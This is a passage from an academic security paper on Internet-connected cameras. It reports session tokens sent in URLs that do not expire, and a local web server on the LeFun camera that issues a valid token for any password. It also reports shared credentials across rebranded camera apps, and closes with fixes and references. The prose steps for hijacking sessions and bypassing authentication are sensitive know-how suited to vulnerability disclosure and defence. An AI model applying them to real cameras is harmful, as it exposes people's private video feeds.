(2) Session expiration vulnerability. In our experiment, we repeated Steps 1-5 to further capture another valid session token (transmitted via `http GET` request) and craft a new valid `GET` request. (This time the **`<session-id>`** had the following value: **`MKSfRXVF3UbQDnLfl7b1mjBCIVNjCSck`**). Then, we used this new session token to access image frames from our same LeFun camera again. We noticed that at this point, the **`<session-id>`** from both instances remained valid and active. Further, we associated our LeFun camera to multiple user accounts (we tested with three accounts). This means that when the camera was turned on, all three unique accounts could simultaneously see the live feed of the same camera. (However, none of the accounts could tell that other user accounts could also stream the live feed. Also, it seems there is no way for a user to ensure their camera has not been associated to some other user account). Then in our experiments, we intercepted a **`<session-id>`** under each of the user accounts (using the steps we described above). At this point, we could use any one of the three **`<session-id>`** values to repeatedly retrieve the latest image frames from our same LeFun camera, under three different authenticated users.

Vulnerabilities Summary. We found that the LeFun camera `mipc` app exposes session tokens in the `URL` (via `GET` commands over unencrypted connections). Also, these session tokens are not properly managed, and they are not properly rotated after a successful login: session tokens did not appropriately expire, and on the contrary, multiple session tokens remained valid simultaneously, giving enough time for an attacker to operate under a hijacked session token. We refer the reader to [5] for more details on common vulnerabilities related to broken authentication and session management, and considerations to protect against these vulnerabilities. Also, we presented proof-of-concept attacks showing that the cloud server uses insufficient authentication protections: an attacker can use leaked session information to expose user data on the Internet.

Web server analysis. We also analyzed the network services running in the `lefun-cam`, and we found a local web server with a broken user authentication mechanism. We found that an attacker—within the same network as the camera—may create a valid session token by probing the `lefun-cam` web server. Then, the attacker can retrieve image frames directly from the camera web server and control the camera while bypassing the user authentication required to access the local web server. We summarize our findings as follows:

Step 1: The attacker tries to login to the local web server with *anything* as a password. Surprisingly, this action generates a `GET` request that passes a valid session token to the camera web server (even when the attacker does not know the correct password to the local camera web server).

Step 2: The attacker can then use this session token to create a `GET` request (e.g., to retrieve the latest image frame directly from the camera). The camera web server accepts this `GET` request and responds with the latest image frame.

As a result, by simply trying to login to the camera web server (even with incorrect credentials), the camera generates a valid session token. Then, an attacker in the network can successfully bypass authentication in the web server (running inside the camera), and take any actions on the camera.

App analysis and app reuse assessment. When we download the LeFun camera app `MIPC` (as specified in the LeFun camera user manual), we get recommendations for other camera apps such as: `VsmaHome`, `Ebitcam`, `YIPC`, `Vimtag`, and `Myannke`. We noticed that for all these apps (except for `YIPC`), we could use the same credentials—we created via the `mipc` app—to login to them. More worrisome, once we logged in to any of these apps (e.g., `Vimtag` app), we had access to our LeFun camera. Further, we found that the `MIPC` app works with several other Internet-connected cameras (besides the LeFun camera) including: ANNKE 720p, EbitCam 1080p, Vimtag VT-361, and VSmaHome 1080p Wi-Fi video monitoring surveillance security cameras.

Findings Summary. We found that once the user registers their camera with the `mipc` app, they can use multiple other Android apps to access the camera feed and interact with their camera—since all these apps use the `mipc` cloud service. Moreover, there exists multiple IP cameras (other than LeFun cameras) that use the `MIPC` app to stream video feed. This opens doors to other attacks: a security vulnerability found in the original `MIPC` app may take longer to be fixed in the other apps. For example, the `mipc` app was last updated on July 2018 (at the time of this writing) to fix bugs, implement a new Wi-Fi configuration scheme, and repair a problem in the login mechanism. Meanwhile, the `Myannke` app (which is another app we found to work with the `lefun-cam`) had not been updated since May 2017. Perhaps, the reason for the multiple apps and cameras is that one company might be designing the core-functionality for the IoT device and then multiple vendors re-purposing the devices/apps under different brand names.

VI. Conclusion

We have analyzed systematically the Wi-Fi security association, network traffic analysis, and security vulnerabilities of Internet-connected cameras. Our general analysis can be applied to other cameras and other IoT devices to assess their security and privacy guarantees. We found new ways of using IoT sensing capabilities to transmit Wi-Fi passwords via out of band channels, and prevent attackers from sniffing them. We also saw how even if the traffic is encrypted, attackers can infer activities being captured by the camera. Moreover, we performed a security review of the cameras and found new previously unpublished security vulnerabilities. Our findings are aligned with our previous works on IoT security [18], [19]. Finally, we recommend that manufacturers add network traffic "chaff" to prevent inferences (or to make them harder) and to follow security best practices recommended by the OWASP foundation such as posting `URL` web resources with `POST` commands rather than `GET` requests, using `http` over `TLS`, and leveraging basic security mechanisms that application protocols (i.e., `rtsp`) provide.

Acknowledgments

This work was supported by NSF CNS #1929410 and by the Laboratory of Analytic Sciences. Any opinions, findings, conclusions, or recommendations expressed are those of the author(s) and do not necessarily reflect the views of the LAS and/or any agency or entity of the United States Government.

References

[1] LeFun Wireless Camera, Baby Monitor Wi-Fi IP Surveillance Camera HD 720P. https://www.lefunsmart.com/products/lefun-c2-wifi-camera.

[2] Swann NVW-470 All-in-One SwannSecure: Wi-Fi HD Monitoring Camera. https://www.swann.com/us/swnvw-470cam.

[3] OWASP Testing for Exposed Session Variables (OTG-SESS-004). https://www.owasp.org/index.php/Testing_for_Exposed_Session_Variables_(OTG-SESS-004), 2014.

[4] ONVIF Streaming Specification v17.12 - Standardizing IP connectivity for Physical Security. ONVIF Network Interface Specifications, 2017.

[5] OWASP Top 10 - 2017: The Ten Most Critical Web Application Security Risks. https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project, 2017.

[6] Katherine Albrecht and Liz Mcintyre. Privacy nightmare: When baby monitors go bad [opinion]. *IEEE Technology and Society Magazine*, 34(3):14–19, 2015.

[7] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, et al. Understanding the Mirai Botnet. In *USENIX Security Symposium*, pages 1092–1110, 2017.

[8] Noah Apthorpe, Dillon Reisman, and Nick Feamster. A Smart Home is No Castle: Privacy Vulnerabilities of Encrypted IoT Traffic. *arXiv preprint arXiv:1705.06805*, 2017.

[9] B. E. Brodsky and B. S. Darkhovsky. *Nonparametric methods in change point problems*, volume 243. Springer Science & Business Media, 2013.

[10] Roy Fielding, Jim Gettys, Jeffrey Mogul, Henrik Frystyk, Larry Masinter, Paul Leach, and Tim Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. Technical report, 1999.

[11] John Franks, Phill Hallam-Baker, J. Hostetler, Paul Leach, Ari Luotonen, E. Sink, and L. Stewart. An Extension to HTTP: Digest Access Authentication. Technical report, 1996.

[12] David Goldman. Shodan: The scariest search engine. https://money.cnn.com/2013/04/08/technology/security/shodan/, April 2013.

[13] Craig Heffner. Exploiting network surveillance cameras like a hollywood hacker, November 2013. https://youtu.be/B8DjTcANBx0.

[14] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7):80–84, 2017.

[15] Henning Schulzrinne, Anup Rao, and Robert Lanphier. Real Time Streaming Protocol (RTSP). 1998.

[16] Ali Tekeoglu and Ali Saman Tosun. Investigating security and privacy of a cloud-based wireless IP camera: NetCam. In *Proceedings of the 24th International Conference on Computer Communication and Networks (ICCCN)*, pages 1–6. IEEE, 2015.

[17] Junia Valente and Alvaro A. Cardenas. Remote proofs of video freshness for public spaces. In *Proceedings of the 2017 Workshop on Cyber-Physical Systems Security and Privacy*, pages 111–122. ACM, 2017.

[18] Junia Valente and Alvaro A. Cardenas. Security & Privacy in Smart Toys. In *Proceedings of the 2017 Workshop on Internet of Things Security and Privacy*, pages 19–24. ACM, 2017.

[19] Junia Valente and Alvaro A. Cardenas. Understanding Security Threats in Consumer Drones Through the Lens of the Discovery Quadcopter Family. In *Proceedings of the 2017 Workshop on Internet of Things Security and Privacy*, pages 31–36. ACM, 2017.

[20] Thomas Winkler and Bernhard Rinne. TrustCAM: Security and Privacy-Protection for an Embedded Smart Camera Based on Trusted Computing. In *Proceedings of the IEEE International Conference on Advanced Video & Signal Based Surveillance*, pages 593–600, 2010.